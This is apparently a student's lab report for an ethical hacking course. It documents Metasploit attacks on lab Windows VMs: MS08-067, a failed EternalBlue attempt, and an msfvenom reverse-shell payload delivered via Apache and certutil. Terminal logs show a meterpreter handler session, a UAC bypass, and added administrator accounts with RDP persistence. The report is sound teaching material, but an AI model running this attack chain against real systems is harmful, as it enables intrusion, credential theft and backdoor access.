Assignment 4 – Ethical Hacking

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
Task A

Step 1:



Used the “nmap” command to run a check through attacker kali ensuring that port 445 was open.

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

Used the command “msfconsole” to open up the Metasploit function which I then executed the command “search ms08_067_netapi” to confirm the exploit module was there.

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



I executed the command “use exploit/windows/smb/ms08_067_netapi” to check if the exploit module had set parameters, as such it did not thus, I set the parameters given to me.

Step 4:



I executed the commend “exploit” to start the exploit module against windows XP.

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



In the above screenshot I executed the commands; screenshot, getuid, getpid, sysinfo, and localtime. The command screenshot takes a screenshot of the exploit if it was successful. For the getuid command it tells me the server name. For getpid command it tells me the current pid which is the current process ID. The command sysinfo tells me the system that was exploited information. Lastly the command localtime tells me the date and time when it occurred.

Task B


Step 1-11:



Like in the previous task I used the Metasploit program by the command "msfconsole" and tried to repeat the same steps trying to exploit the eternalblue module within Windows 2022 server instead of Windows XP. This was done by setting a payload, the host of the payload, the port it was going through, and the receiving host. The results showed that the exploit was trying and made some connection but was unable to reverse the tcp connection since it was not vulnerable thus failing as a result.

Task C

Step 1:



The command "msfvenom…." generated a meterpreter payload named my MIDAS ID that connects back to the kali machine being a reverse shell

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

I used the command "sudo service apache2 start" starting the program apache to allow windows 7 to download the payload I created through Http.

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




I used the command “certutil” and “urlcache” through the apache2 program to download the payload onto the Windows 7 VM. In addition, I used the command “dir jwhit216.exe” to locate the payload and ensure it was successfully downloaded.


Step 4:



By using the command “msfconsole” lauching the Metasploit program I used the command “use exploit/mulit/handler” to set a name for the exploit and set the payload, host of the payload, and the port in which it will process through.

Step 5:


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
File System - Thunar
Warning: you are using the root account. You may harm your system.
root
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
VMshare
bin
boot
dev
etc
home
lib
lib32
lib64
media
mnt
opt
proc
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.217.3
LHOST => 192.168.217.3
msf6 exploit(multi/handler) > set LPORT 5525
LPORT => 5525
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.217.3:5525
[*] Sending stage (176198 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:5525 → 192.168.217.2:50007) at 2025-07-29 21:22:20 -0400
meterpreter > screenshot
Screenshot saved to: /root/zSBAmrVe.jpeg
meterpreter >


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
reoWLMZO.jpeg (JPEG Image, 1024 × 768 pixels) — Scaled (75%) — Mozilla Firefox
reoWLMZO.jpeg (JPEG Imag
file:///root/reoWLMZO.jpeg
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...
Index of /
192.168.217.3
Index of /
Name
jwhit216.exe
Apache/2.4.58 (De
Window 7 ▸ Downloads
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
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Computer
Local Disk (C:)
Network
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



Step 6:


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/bypassuac) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows WINDOWS7\Window 7 @ WINDOWS7 192.168.217.3:5525 -> 192.168.217.2:5000 7 (192.168.10.9)
msf6 exploit(windows/local/bypassuac) > use 5
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION yes The session to run this module on
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)


Attacker Kali - External Workstation on CY301-JWHIT216 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
Exploit target:
Id Name
0 Windows x86
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description



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C:\Windows\System32>net user /add bill password@1
net user /add bill password@1
The command completed successfully.
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C:\Windows\System32>net user /add jwhit216 apple@12
net user /add jwhit216 apple@12
The command completed successfully.


C:\Windows\System32>net localgroup administrators jwhit216 /add
net localgroup administrators jwhit216 /add
The command completed successfully.
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

Including the step 4 of Task C I completed the hashdump command after putting the session into background through meterpreter. This was done by entering “background” keeping the session Id in this case being “ 1 “, then by entering “search uac” helped my locate the exploit needed to upgrade my priviliages to admin being “exploit/local/bypassuac”. After which I entered the command “set session 1” to confirm the session that will be given admin which I backgrounded. Then enter exploit

By using the commands “net user /add” I was able to add two new users one I name my midas ID the other a test for myself. Then I executed the command “rdesktop -u name -p password Target IP” to gain remote persistent access to windows .